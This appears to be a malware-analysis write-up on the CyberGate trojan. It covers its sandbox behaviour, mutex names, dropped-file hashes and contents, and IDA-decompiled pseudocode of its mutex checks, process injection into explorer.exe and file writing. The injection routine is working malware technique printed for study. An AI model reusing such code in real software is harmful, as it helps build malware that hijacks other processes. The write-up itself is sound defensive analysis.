
CyberGate tried to communicate with these C2 servers in WIN10 Sandbox




CyberGate creates **mutexes** to avoid running multiple instances of it at the same time.


Behavior activities
(PID: 3988) dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be12...
1 of 5
Source: mutexes
First seen: 109 ms
Danger /
CYBERGATE mutex has been found
Type: MUTEX
Operation: CREATE
Name: _X_X_PASSWORDLIST_X_X_
Status: 0x00000000


Behavior activities
(PID: 1064) iexplore.exe
1 of 5
Source: mutexes
First seen: 2328 ms
Danger /
CYBERGATE mutex has been found
Type: MUTEX
Operation: CREATE
Name: ***MUTEX***_PERSIST
Status: 0x40000000


Behavior activities
(PID: 588) server.exe
1 of 2
Source: mutexes
First seen: 3156 ms
Danger /
CYBERGATE mutex has been found
Type: MUTEX
Operation: CREATE
Name: _X_X_UPDATE_X_X_
Status: 0x00000000


+ BEFORE CYBERGATE mutex has been found
Name: ***MUTEX***_PERSIST
Operation: CREATE
Status: 0x40000000
Type: MUTEX
+ BEFORE CYBERGATE mutex has been found
Name: ***MUTEX***
Operation: CREATE
Type: MUTEX
+ BEFORE CYBERGATE mutex has been found
Name: _x_X_PASSWORDLIST_X_x_
Operation: CREATE
Type: MUTEX
+ BEFORE CYBERGATE mutex has been found
Name: ***MUTEX***_SAIR
Operation: CREATE
Type: MUTEX

Mutexes:

```
***MUTEX***

***MUTEX***_PERSIST

***MUTEX***_SAIR

***MUTEX***
```

Dropped files


CyberGate dropped some files, Let's take a look on them

```
4fa4d8b33f615cb05345165fcdc59125b0667f21c3d3557629c4c859f77d3aba
fa7166dc1ce0ea167556d47a16ce8d9cbea652d6cef6b8873c78767ef9485e79
51a3fe220229aa3fdddc909e20a4b107e7497320a00792a280a03389f2eacb46
4a32894e7ca16b8ea247ccd7157b3884afc7d5de880e42597bd8a1d87e935e4e
```

UuU.uUu

This file Contains only a time value

```
09:59:34
```




XX–XX–XX.txt

Contains two paths

```
C:\Users\Admin\AppData\Local\Temp\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5b
cbf4be120a05bc.exe|c:\dir\install\spynet\server.exe|
```

in the first 88 byte, after that there is dump bytes



logs.dat

This file contains 9 bytes with random letters, maybe it is a decrypted string and the malware will use it later with the strings in the two other files

server.exe

This is the process that the malware injected malicious code in, we will take a look at it later.

Let’s take a fast look at the code of the sample before unpacking it


Advanced Analysis

1st Stage


Let’s open the sample in IDA

we need to do some changes in IDA options


1- Disable the analysis



2- in options » compiler, select the following options



3- in options » general » analysis, select the following options



Now we can analyze this sample

Creating and Checking Mutexes

sub_403568 function creates a mutex using **CreateMutexA** API

```
41  int v38; // [esp+40h] [ebp-1Ch] BYREF
42  int v39; // [esp+44h] [ebp-18h] BYREF
43  int v40[5]; // [esp+48h] [ebp-14h] BYREF
44  int savedregs; // [esp+5Ch] [ebp+0h] BYREF
45
46  sub_403418(dword_40BB04);
47  v22 = &savedregs;
48  v21[1] = &loc_40C0C4;
49  v21[0] = NtCurrentTeb()->NtTib.ExceptionList;
50  __writefsdword(0, v21);
51  Mutex1 = sub_403568(0, 0, "_x_X_UPDATE_X_x_");
52  if ( GetLastError() == 183 )
53  {
54    CloseHandle(Mutex1);
55    Sleep(0x2EE0u);
56  }
57  else
58  {
59    CloseHandle(Mutex1);
```

MUTEX: `_x_X_UPDATE_X_x_`

GetLastError() == 183: Checks if the mutex already exists.

If it does (error code 183), it closes the mutex handle and sleeps for 12 seconds

If it doesn't, it closes the mutex handle.


Next, **sub_403568** creates another mutex

```
59    CloseHandle(Mutex1);
60  }
61  Mutex2 = sub_403568(0, 0, "_x_X_PASSWORDLIST_X_x_");
62  if ( GetLastError() == 183 )
63  {
64    CloseHandle(Mutex2);
65    sub_409AD4(v40, Mutex2);
66    sub_401B14(&dword_40F1EC, v40[0]);
67    if ( dword_40F1EC )
68    {
69      v14 = sub_401D50(dword_40F1EC);
70      sub_406008(&v39);
71      sub_401D58(&v39, &str_NOIP_abc[1]);
72      sub_405D70(v39, dword_40F1EC, v14);
```

MUTEX: `_x_X_PASSWORDLIST_X_x_`

if the mutex already exists it closes the handle and go to **sub_409AD4**

In the most cases this mutex will not exists, so the malware will jump to **0x0040BFA0** address




The malware will closes the handle and creates another mutex

MUTEX: `_x_X_BLOCKMOUSE_X_x_`

Process Injection

In process injection technique, the malware attempts to open a handle of a process either created or already existing in the system's memory.

In **sub_40B7FC** CyberGate tries to find a specific window named (Shell_TrayWnd) to retrieve its process ID, and opens a handle to that process. But if it's not found it tries to create a new process named (explorer.exe), then call **sub_4040F4** with ProcessInformation, hProcess as parameters



After allocating memory within the created or existing process, the malware fills this memory with the code intended for injection, which contains the malicious instructions.

And that happens in **sub_4040F4**

The function has loop attempts to allocate virtual memory by using **VirtualAlloc**, then tries to allocate memory in the process using **VirtualAllocEx**. This loop continues until it successfully allocates memory (v5) or v3 exceeds 0x30000000 bytes.

Then it applies protection attributes to the allocated memory by using **VirtualProtect**

Then it Uses **WriteProcessMemory** to write data to the allocated memory in the target process.

```
v2 = v13 + *(v13 + 60);
v3 = 0x10000000;
do
{
  v3 += 0x10000;
  Allocated_memory = VirtualAlloc((v3 + *(v2 + 52)), *(v2 + 80), 0x3000u, 0x40u);
  Allocated_memory_1 = Allocated_memory;
  if ( Allocated_memory )
  {
    VirtualFree(Allocated_memory, 0, 0x8000u);
    Allocated_memory_1 = VirtualAllocEx(hProcess, (v3 + *(v2 + 52)), *(v2 + 80), 0x3000u, 0x40u);
  }
}
while ( !Allocated_memory_1 && v3 <= 0x30000000 );
VirtualProtect_0(hProcess, Allocated_memory_1, v13, lpBuffer);
if ( lpBuffer[0] )
{
  v11[0] = lpBuffer[0];
  v11[1] = lpBuffer[3];
  WriteProcessMemory(hProcess, Allocated_memory_1, lpBuffer[0], lpBuffer[1], &NumberOfBytesWritten);
  if ( sub_4038AC(hProcess, sub_4040CC, v11, 8, 0) )
    v12 = 1;
}
__writefsdword(0, v7[0]);
v8 = &loc_40420C;
sub_4024F0(lpBuffer, &TLibInfo);
return v12;
}
```

After that the malware executes the injected code by using **CreateRemoteThread** in **sub_4038AC**

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

HANDLE __fastcall sub_4038AC(HANDLE hProcess, LPCVOID lpBuffer, void *a3, SIZE_T nSize, SIZE_T a5)
{
  void *v7; // esi
  SIZE_T v8; // eax
  DWORD (__stdcall *v9)(LPVOID); // eax
  HANDLE v10; // eax
  HANDLE v11; // edi
  DWORD ThreadId; // [esp+Ch] [ebp-Ch] BYREF
  SIZE_T NumberOfBytesRead; // [esp+10h] [ebp-8h] BYREF
  LPVOID lpBuffera; // [esp+14h] [ebp-4h]

  lpBuffera = a3;
  v7 = sub_40387C(hProcess, a3, nSize);
  v8 = sub_4037DC(lpBuffer);
  v9 = sub_40387C(hProcess, lpBuffer, v8);
  v10 = CreateRemoteThread(hProcess, 0, 0, v9, v7, 0, &ThreadId);
  v11 = v10;
  if ( a5 )
  {
    WaitForSingleObject(v10, 0xFFFFFFFF);
    ReadProcessMemory(hProcess, v7, lpBuffera, nSize, &NumberOfBytesRead);
  }
  return v11;
}
```

Writing files

The function **sub_405D70** in **sub_40B93C**, creates and writes a file named XX–XX–XX.txt (which we took a look on it before) by using **CreateFileA** and **WriteFile** APIs

```
    }
    sub_406008(&v23);
    sub_401D58(&v23, &str_XX__XX__XX_txt[1]);   // XX--XX--XX.txt
    sub_40B93C(dword_40F1E8, v23);
    if ( *off_40D214 == 1 )
    {
      sub_40B7FC();
      Sleep(0x3E8u);
    }
    sub_40B3C0();
  }
```

IDA View-A | Pseudocode-A | Stack of start | Hex View-1 | Structures | Enums | Imports

